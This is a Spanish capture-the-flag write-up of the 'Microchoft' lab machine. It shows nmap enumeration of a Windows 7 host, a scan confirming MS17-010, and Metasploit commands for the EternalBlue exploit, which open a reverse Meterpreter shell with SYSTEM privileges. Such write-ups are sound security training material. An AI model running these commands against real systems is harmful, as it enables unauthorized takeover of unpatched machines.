Microchoft

Resolviendo la máquina Microchoft


> En esta publicación, comparto cómo resolví la máquina **Microchoft** de The Hackers Labs.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.


```
ping -c 1 192.168.1.137
```



TTL=128 -> **Windows**

Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.1.137 -oG allPorts
```



```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 10:15 CEST
Initiating ARP Ping Scan at 10:15
Scanning 192.168.1.137 [1 port]
Completed ARP Ping Scan at 10:15, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:15
Scanning 192.168.1.137 [65535 ports]
Discovered open port 135/tcp on 192.168.1.137
Discovered open port 445/tcp on 192.168.1.137
Discovered open port 139/tcp on 192.168.1.137
Discovered open port 49154/tcp on 192.168.1.137
Discovered open port 49156/tcp on 192.168.1.137
Discovered open port 49155/tcp on 192.168.1.137
Discovered open port 49157/tcp on 192.168.1.137
Discovered open port 49153/tcp on 192.168.1.137
Discovered open port 49152/tcp on 192.168.1.137
Completed SYN Stealth Scan at 10:16, 12.99s elapsed (65535 total ports)
Nmap scan report for 192.168.1.137
Host is up, received arp-response (0.0021s latency).
Scanned at 2025-07-21 10:15:48 CEST for 13s
Not shown: 61769 closed tcp ports (reset), 3757 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack ttl 128
139/tcp   open  netbios-ssn  syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
49152/tcp open  unknown      syn-ack ttl 128
49153/tcp open  unknown      syn-ack ttl 128
49154/tcp open  unknown      syn-ack ttl 128
49155/tcp open  unknown      syn-ack ttl 128
49156/tcp open  unknown      syn-ack ttl 128
49157/tcp open  unknown      syn-ack ttl 128
MAC Address: 08:00:27:12:2D:0F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.17 seconds
           Raw packets sent: 84909 (3.736MB) | Rcvd: 61779 (2.471MB)
```

`nmap -p135,139,445,49152,49153,49154,49155,49156,49157 -sCV 192.168.1.137 -oN targeted`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 10:17 CEST
Nmap scan report for 192.168.1.137
Host is up (0.0034s latency).

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:12:2D:0F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: MICROCHOFT; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-07-21T08:18:28
|_  start_date: 2025-07-21T09:11:44
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -40m00s, deviation: 1h09m16s, median: 0s
|_nbstat: NetBIOS name: MICROCHOFT, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:12:2d:0f (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: Microchoft
|   NetBIOS computer name: MICROCHOFT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-07-21T10:18:28+02:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.23 seconds
```

`nmap -p445 --script smb-vuln-ms17-010 192.168.1.137`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 10:20 CEST
Nmap scan report for 192.168.1.137
Host is up (0.00070s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:12:2D:0F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

Explotación

MS17-010 SMB (EternalBlue)

Se utiliza el exploit (`exploit/windows/smb/ms17_010_eternalblue`) para la vulnerabilidad **MS17-010 (EternalBlue)** en el servicio **SMB**.

```
search exploit/windows/smb/ms17_010_eternalblue
use 0 | use exploit/windows/smb/ms17_010_eternalblue
show options
set RHOSTS 192.168.1.137
exploit
```

```
[*] Started reverse TCP handler on 192.168.1.127:4444
[*] 192.168.1.137:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.137:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.137:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.137:445 - The target is vulnerable.
[*] 192.168.1.137:445 - Connecting to target for exploitation.
[+] 192.168.1.137:445 - Connection established for exploitation.
[+] 192.168.1.137:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.137:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.1.137:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.1.137:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.1.137:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.1.137:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.137:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.137:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.137:445 - Starting non-paged pool grooming
[+] 192.168.1.137:445 - Sending SMBv2 buffers
[+] 192.168.1.137:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.137:445 - Sending final SMBv2 buffers.
[*] 192.168.1.137:445 - Sending last fragment of exploit packet!
[*] 192.168.1.137:445 - Receiving response from exploit packet
[+] 192.168.1.137:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.137:445 - Sending egg to corrupted connection.
[*] 192.168.1.137:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.137
[+] 192.168.1.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.1.127:4444 → 192.168.1.137:49159) at 2025-07-21 10:23:19 +0200
```

`sysinfo`

```
Computer        : MICROCHOFT
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
```

`getuid`

```
Server username: NT AUTHORITY\SYSTEM
```
